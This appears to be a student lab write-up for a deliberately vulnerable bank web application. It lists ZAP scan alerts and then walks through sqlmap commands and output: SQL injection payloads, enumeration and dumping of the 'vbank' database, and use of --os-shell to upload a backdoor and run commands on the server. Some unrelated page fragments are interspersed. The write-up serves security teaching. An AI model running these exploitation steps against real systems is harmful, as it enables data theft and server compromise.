X-Content-Type-Options Header Missing	Low	19
Information Disclosure - Sensitive Information in URL	Informational	3
Information Disclosure - Suspicious Comments	Informational	1

### Alerts (Manual test comparing ZAP)

Name	Risk Level	Number of Instances	False Positive
Cross Site Scripting (DOM Based)	High	1	<b>Yes</b>
X-Frame-Options Header Not Set	Medium	3	<b>No</b>
Absence of Anti-CSRF Tokens	Low	3	<b>No</b>
Cookie No HttpOnly Flag	Low	1	<b>No</b>
Cookie Without SameSite Attribute	Low	1	<b>No</b>
X-Content-Type-Options Header Missing	Low	19	<b>No</b>
Information Disclosure - Sensitive Information in URL	Informational	3	<b>No</b>
Information Disclosure - Suspicious Comments	Informational	1	<b>No</b>

**3. Now you have collected enough information about the victim web application and found**

**multiple serious SQL injection vulnerabilities.**

**Use an automatic exploitation tool (e.g. sqlmap) to dump all the database, upload a web shell**

**and prove that you have control of the bank server!**

- Using `sqlmap` to find sql injection and dump database content
- Usage

```
$: sqlmap -u 'http://192.168.37.128/login.php?username=alex' --dbs
```

**Result:**

```

kali㉿kali: ~/scans  x  kali㉿kali: ~/scans/sqlmap/192.168.37.128 x
└─(kali㉿kali)-[~/scans/sqlmap/192.168.37.128]
$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:14:10 /2021-05-30/
[06:14:10] [INFO] resuming back-end DBMS 'mysql'
[06:14:10] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.37.128/index.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('USESECURITYID=3l2adbtia49d...8l8lmha496'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
-- 
Parameter: username (GET)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: username='alex' AND (SELECT 3713 FROM (SELECT(SLEEP(5)))DePN) AND 'wVsF'='wVsF
  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: username=-3760' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170707a71,0x556c6c594452414f576a744a73504d734d74537a474957
704c684b6a6d676f79496e694477664d67,0x7170766b71)-- -
[06:14:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[06:14:21] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] vbank
[06:14:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.128'
[*] ending @ 06:14:21 /2021-05-30/

```

Sunday 30th

Error

Fatal Error: Undefined index: password (8).  
Your password or username is wrong!

Garther Group

"...without a Trustworthy Computing ecosystem, the full promise of technology to help people and realize their potential will not be fulfilled."  
Bill Gates

"Secure software exits with a good return code not with a shell."  
Venard Luxe

- Found **vbank** database (along with others)
- use **--dump** as switch and dump the contents of database **vbank** with **-D** switch

```

└$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' -D vbank --
dump

```

- Uploading a shell

```

$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' --os-shell

[06:23:50] [INFO] the file stager has been successfully uploaded on
'/var/www/htdocs/' - http://192.168.37.128:80/tmpuxstl.php
[06:23:50] [INFO] the backdoor has been successfully uploaded on
'/var/www/htdocs/' - http://192.168.37.128:80/tmpbjcpu.php
[06:23:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'www-data'
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-
data)'
os-shell>

```

This is on condition that we have write permission on `www` directroy.

Initially, sqlmap threw an error `unable to upload shell as the user  
have may not have right permissions to the sepcified directory`